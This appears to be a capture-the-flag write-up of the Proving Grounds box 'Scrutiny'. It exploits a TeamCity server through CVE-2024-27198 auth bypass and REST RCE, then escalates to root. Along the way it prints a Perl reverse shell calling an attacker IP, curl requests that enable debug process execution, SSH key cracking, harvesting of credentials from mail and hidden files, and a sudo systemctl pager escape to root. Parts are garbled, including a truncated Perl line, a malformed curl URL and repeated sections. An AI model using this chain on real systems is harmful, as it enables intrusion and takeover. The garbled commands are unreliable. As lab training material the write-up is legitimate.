


Proving Grounds Practice 41

Proving Grounds Practice — Scrutiny


Foothold

Do some brief scanning, see ports 22, 25, and 80 open.

Visit website:



Click around and get a probable hostname:



Add “**onlyrands.com**” to /etc/hosts file.

Just in case, I fuzzed for vhosts. This is my go-to vhost fuzzing command:

```
1 ffuf -H "Host: FUZZ.onlyrands.com" -H "User-Agent: PENTEST" -c -w
  "/usr/share/seclists/Discovery/DNS/subdomains-top1million-
  110000.txt"-u http://onlyrands.com
```

 Breakdown:

Component	Purpose
<code>ffuf</code>	Fast web fuzzer — used here to fuzz HTTP headers.
<code>-H "Host: FUZZ.onlyrands.com"</code>	Fuzzes subdomains by replacing <code>FUZZ</code> with words from the wordlist. This is a Host header injection technique.
<code>-H "User-Agent: PENTEST"</code>	Sets the User-Agent to "PENTEST" (can help identify requests in logs or bypass user-agent filters). Without it, all requests will say <code>ffuf/x</code> . Many WAFs, firewalls, and intrusion detection systems are configured to block or log requests with suspicious or known scanner User-Agents.
<code>-c</code>	Enables colorized output in the terminal (for better readability).
<code>-w "/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt"</code>	Wordlist for the <code>FUZZ</code> placeholder — top subdomains list.
<code>-u http://onlyrands.com</code>	The actual URL being requested, with Host header altered to target subdomains.

 What's It Doing?

You're sending HTTP requests to `http://onlyrands.com`, but **modifying the Host header** to test different subdomains like:


```
1 Host: admin.onlyrands.com
2 Host: mail.onlyrands.com
3 Host: dev.onlyrands.com
4 ...
```

The server may respond differently if the subdomain exists (e.g., different content, status code, or size), even though the base URL is the same.

Enumerating the virtual hosts (vhosts)

Make sure to add a filter. I like to filter on size by tacking on **-fs <size to filter>** at the end. ffuf shows me a teams vhost. Make sure to add the new vhost to /etc/hosts.

Upon visiting, we have a TeamCity page.



There are some very popular recent TeamCity authentication bypass exploits.

I found that this guy worked:



GitHub - Stuub/RCity-CVE-2024-27198: CVE-2024-27198 & CVE-2024-27199 PoC - RC...

https://github.com/Stuub/RCity-CVE-2024-27198?source=post_page-----01737dd96583-----...

Background

The nature of the vulnerability correlates between both CVE-2024-27198 & 99 due to the nature of the issue being produced from the same authentication bypass for REST API routes within JetBrains TeamCity servers. However, the impact of said vulnerability is where it interchanges, and gets interesting... CVE-2024-27198 being the real heavy hitter on paper, due to it's disclosed RCE impact, leverages the `/app/rest/debug/processes` endpoint, **ONLY** with the permissions to make the necessary requests to this endpoint, via an Auth Token. This call to this endpoint differs between Unix and Windows hosts, however is manipulated similarly, the only difference being the native shell that is provoked for a request.

Linux - `processes?exePath=/bin/sh¶ms=-c¶ms={yourRCE_HTMLEncoded}`

Windows - `processes?exePath=cmd.exe¶ms=/c¶ms={yourRCE_HTMLEncoded}`

Auth Bypass

Now, as mentioned prior - this isn't possible without authentication, should be safe... right? That's where the Auth Bypass comes in.

Bypassing the policy of the TeamCity build opens up the opportunity to make requests against the server and drop our Auth Token in there, without even technically needing our own account.

The bypass itself, is creating an alternative path to REST routes, that without going into too much detail, necessitates the control of contents in a class that's job is to handle requests, specifically those that aren't 302 (redirects), which then allows us to control it by appending 3 necessary parts into our URL.

1. An unauthenticated endpoint that will not trigger a 302, in our case `/hax`
2. A URL query parameter named `jsp` to query the REST routes, for examples sake, the `users` path `/jsp/app/rest/users`
3. An arbitrary URL path ends with `.jsp`. This can be achieved by appending an HTTP path parameter segment `!:.jsp`

Meaning the final payload for making unauthorized requests to the users endpoint is: `/hax?jsp=/app/rest/users!:.jsp`

Now we can make requests against the users endpoint and add our own users, even Administrators!

However, before we can go to RCE, we need an Auth token, as the bearer for our RCE requests against their REST API. No issue now we have our bypass, we'll go make one!

REST API Token Generation --> RCE

The token endpoint was following the same path tree as the previous example, it can be found at `/app/rest/users/id:{user_id}/tokens/{token_name}`. So let's craft another payload to bypass auth and create a token!

(We supply our own token name for this, for this script it is a random generation of alphanumeric ascii characters).

`/hax?jsp=/app/rest/users/id:{user_id}/tokens/{token_name}!.jsp`

After making our POST request to add our token into our newly created user, we can now start making requests against the `/app/rest/debug/processes` route!

Nothing special about the crafting of our RCE payloads, just HTML encode your payloads in the params argument!

- CVE-2024-27198 being the real heavy hitter on paper, due to it's disclosed RCE impact, leverages the `/app/rest/debug/processes` endpoint, **ONLY** with the permissions to make the necessary requests to this endpoint, via an Auth Token.
 - This call to this endpoint differs between Unix and Windows hosts, however is manipulated similarly, the only difference being the native shell that is provoked for a request.
 - Linux - `processes?exePath=/bin/sh¶ms=-c¶ms={yourRCE_HTMLEncoded}`
 - Windows - `processes?exePath=cmd.exe¶ms=/c¶ms={yourRCE_HTMLEncoded}`
 - The exploit has created an admin user. To be able to do the RCE as mentioned, we need to be authenticated via the admin auth token. This admin has the highest permission he will be able to leverages the `/app/rest/debug/processes` endpoint. So we use admin auth token to to that endpoint to use RCE.
 - We can conclude that the server **doesn't accept Basic Auth**, and instead needs a **login session or token**, so we must:

- a. Log in (get a token or cookie).
- b. Use that token/cookie in a second request.
- If the TeamCity server accepts **Basic Auth** (username and password in the request), then you can **skip the login step entirely** and do this in **one single command**:
 -  Turn on command execution in one line:

```
1 curl -X PUT http://Example.debug.processes.enable \
2     -u rcity-exploit:ABC123XYZ456 \
3     -H "Content-Type: text/plain" \
4     -d "true"
```

Replace `rcity-exploit:ABC123XYZ456` with the username and password created by the exploit.

- This logs in **and** flips the switch at the same time.

```
1 python3 RCity.py -t http://teams.onlyrands.com/ - no-enum -c id
```

I had to tack on a `-c` argument for the shell not to exit automatically.

Oh no! But when I enter a command, I get something like this:

```
1 Responding with error, status code: 400 (Bad Request).
2 Details:
   jetbrains.buildServer.server.rest.errors.BadRequestException: This
   server is not configured to allow process debug launch via
   "rest.debug.processes.enable" internal property
```

- You successfully exploited **TeamCity** using `RCity.py`, gaining access via an **auth bypass**.
- However, when executing commands via the exploit shell (`-c id` etc.), the response includes:
 - This error is from TeamCity refusing to allow process execution via its REST API because **debug mode isn't enabled**.
 - This gave us indication the name of the internal property `rest.debug.processes.enable`
 - From there, you or the PoC developer guessed the path:

```
1 /app/rest/server/internal/properties/<property-name>
```

Lets find where the debug API endpoint:

The error hints at a **REST API** (`rest.debug.processes.enable`). You can use `ffuf` to discover hidden API endpoints related to debugging:

```
1 ffuf -u "http://target.com/FUZZ" -w /path/to/api-wordlist.txt -H
  "User-Agent: PENTEST" -H "Accept: application/json" -mc 200
```

- **Wordlist suggestion:** Use API-specific wordlists (e.g., from `SecLists`):

```
1 /usr/share/seclists/Discovery/Web-Content/api/api-endpoints.txt
```

- Look for endpoints like:

```
1 /rest/debug/processes
2 /api/debug
3 /debug/processes
4 /app/rest/server/internal/properties
```

```
1 GET or POST
  /app/rest/server/internal/properties/rest.debug.processes.enable
```

The Fix: Enable Debug Mode via Internal Property

To run commands via the REST API, you must enable the internal debug property `rest.debug.processes.enable`. This is typically done **after** you've gained **admin access** (which your exploit provides).

Step-by-Step: Enable Debug Mode & Run Commands

1. Get Admin Credentials from Exploit Output

When `RCity.py` runs successfully, it likely prints:

```
1 [+] Admin account created:
2   Username: rcity-exploit
3   Password: 9F9E ... (some generated password)
```

Use those credentials to authenticate further requests.

2. Obtain Bearer Token (Session Token)

Use the admin creds to get a session token:

```
1 curl -X POST http://teams.onlyrands.com/app/rest/login \  
2     -u rcity-exploit:9F9E ... \  
3     -c cookies.txt
```

- If the TeamCity server was accepting **Basic Auth** (username and password in the request) instead of the Bearer Token, then you can **skip the login step entirely** and do this in **one single command**:

```
1 curl -X PUT \  
    http://teams.onlyrands.com/app/rest/server/internal/properties/res \  
    t.debug.processes.enable \  
2     -u rcity-exploit:ABC123XYZ456 \  
3     -H "Content-Type: text/plain" \  
4     -d "true"
```

3. Run Your Command Again

Now go back to `RCity.py` and try the command execution again:

```
1 python3 RCity.py -t http://teams.onlyrands.com/ -no-enum -c id
```

You should now get actual output from the system.

```


Command: perl -e 'use Socket;$i="192.168.45.185";$p=80;socket(S,PF_INET
;open(STDERR,">&S");exec("/bin/sh -i");};'



When I did this box, I noticed through the TeamCity admin portal that marcot accidentally gave us an id_rsa.


```

- You can also find it through running **git log** on `/srv/git/freelancers/marcot.git`. But it's obviously easier to download through the site, so just use creds you made through the exploit and do that.



When trying to run it locally, you see that you need a password for the `id_rsa` key.

```
git@onlyrands:/tmp$ ssh -i id_rsa marcot@127.0.0.1
ssh -i id_rsa marcot@127.0.0.1
Enter passphrase for key 'id_rsa':
```

You can find this by using `ssh2john` to generate a hash, then cracking said hash.

```
1  ssh2john.py id_rsa > hash
2  john hashfile --wordlist=rockyou.txt
```

You'll very quickly find out that the password is "**cheer**".

And it took me way too long to find out that the password for marcot is "cheer" as well.

```
git@onlyrands:/tmp$ ssh -i id_rsa marcot@127.0.0.1
ssh -i id_rsa marcot@127.0.0.1
Enter passphrase for key 'id_rsa': cheer
marcot@127.0.0.1's password: cheer
```

Sick, now we're "marcot".

Privilege Escalation

If a target system is running an SMTP mail server (e.g., port 25 is open) which is in our case its running, there are often local mail files stored on disk — and those files can contain passwords, usernames, or clues.

📧 What Is Port 25?

- Port **25** = **SMTP** = **Simple Mail Transfer Protocol**
- It's used to **send emails** between servers or to local users
- If port 25 is open, the box is **probably running a mail server**

📧 What Is Port 25?

- Port **25** = **SMTP** = **Simple Mail Transfer Protocol**
- It's used to **send emails** between servers or to local users
- If port 25 is open, the box is **probably running a mail server**
- For example:

```
1  /var/mail/marcot
2  /var/mail/root
3  /var/spool/mail/matthewa
```

- Each file contains emails sent *to* that user, often in plaintext.

📧 Do `/var/mail/` and `/var/spool/mail/` Store Sent or Received Emails?

They store **only received email** — not sent.

✅ What's Stored:

- Emails **delivered to local users** by the mail server (Postfix, Exim, Sendmail, etc.)
- Each file (e.g. `/var/mail/marcot`) contains **all messages received** by that user

✗ What's Not Stored:

- Outgoing/sent emails
- Email drafts
- Attachments you've sent

💣 Why Do Hackers Care?

If SMTP is running, **users may be emailing each other**, or apps may send logs/passwords via email. This is common in:

- Dev/test environments
- Poorly configured internal tools
- Misconfigured mail servers

So you:

1. **Check if port 25 is open**

2. If yes, **look in** `/var/mail/` **and** `/var/spool/mail/`

3. You may find:

- Login credentials
- Internal communication
- Password reset links
- Escalation clues

🔍 Example

Let's say you do:

```
1 cat /var/mail/marcot
```

You might see something like:

```
1 From: matthewa@example.local
2 Subject: Re: Help
3
4 Hey Marco – I reset your password to "Cheer123" and put that
  script in my home directory.
```

That's a full pivot clue: a password and a new place to look.

Extracting credentials from our local mail server

"cat /var/mail/*" will do the trick. Can grep for password.

This sketch cannot currently be displayed in exports

It's important to read the email. **Matthew's not just giving away his password, he's saying that he left Marco something on his (Matthew's) account. Also, who's Dach? With some basic enumeration (/etc/passwd, namely), you can see that Dach corresponds to briand's account.**

- Example `/etc/passwd` entry:

```
1  briand:x:1001:1001:Dach:/home/briand:/bin/bash
```

So we can use that password to log in as Matthew.

```
1  matthewa:IdealismEngineAshen476
```

```
marcot@onlyrands:~$ su matthewa
su matthewa
Password: IdealismEngineAshen476

matthewa@onlyrands:/home/freelancers/marcot$
```

After enumerating for a bit, then taking a step back, I realized that matthew probably hid the secret for marco in his home directory.

```
matthewa@onlyrands:~$ dir -a
dir -a
.      .~      .bashrc  .gitconfig  .profile  work
..     .bash_logout  .cache   .gnupg      .ssh
```

This guy's easily missable. Never forget `dir -a`. Even then, I almost missed it.

```
matthewa@onlyrands:~$ cat ~/.  
cat ~/.  
Dach's password is "RefriedScabbedWasting502". I saw it once when he had to use my terminal to check TeamCity's status.  
matthewa@onlyrands:~$
```

- The command `dir -a` is typically used in command-line interfaces to **list directory contents**, and the `-a` flag usually means:
 - What does `-a` mean?
 - `-a` **stands for “all”** — it tells the command to **show all files**, including **hidden files**.

OS / Shell	Command	What it does
Linux/macOS (bash, zsh, etc.)	<code>ls -a</code>	Lists all files including hidden (dot) files
Windows (CMD)	<code>dir /a</code> or <code>dir -a</code>	Lists files including hidden and system files

- Yes, **you can use** `dir -a` **on Linux**, but it behaves like `ls -a`, showing **all files including hidden ones**.
- The `dir` command on Linux is basically a simplified version of `ls` and supports many of the same options, including `-a`.

```
matthewa@onlyrands:~$ cat ~/.  
cat ~/.  
Dach's password is "RefriedScabbedWasting502". I saw it once when he had to use my terminal to check TeamCity's status.  
matthewa@onlyrands:~$
```

There you go, we now have briand's (Dach's) password.

Another “su” command, and we're in.

```
matthewa@onlyrands:~$ su briand  
su briand  
Password: RefriedScabbedWasting502
```

```
briand@onlyrands:/home/freelancers/matthewa$
```

And now, it's our favorite low-hanging fruit. Ever heard of GTFObins?

```
briand@onlyrands:/home/freelancers/matthewa$ sudo -l  
sudo -l  
Matching Defaults entries for briand on onlyrands:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User briand may run the following commands on onlyrands:  
(root) NOPASSWD: /usr/bin/systemctl status teamcity-server.service  
briand@onlyrands:/home/freelancers/matthewa$  
[0] 0:rlwrap*
```

(c) This invokes the default pager, which is likely to be less, other functions may apply.

```
sudo systemctl  
!sh
```

Just use “sudo” to run what “sudo -l” gives us, then once in the pager, run “!sh”.

```
briand@onlyrands:/home/freelancers/matthewa$ sudo systemctl status teamcity-server.service  
<hewa$ sudo systemctl status teamcity-server.service  
WARNING: terminal is not fully functional  
- (press RETURN)!sh  
!sshh!sh  
# whoami  
whoami  
root  
# █  
[0] 0:nlwrap+
```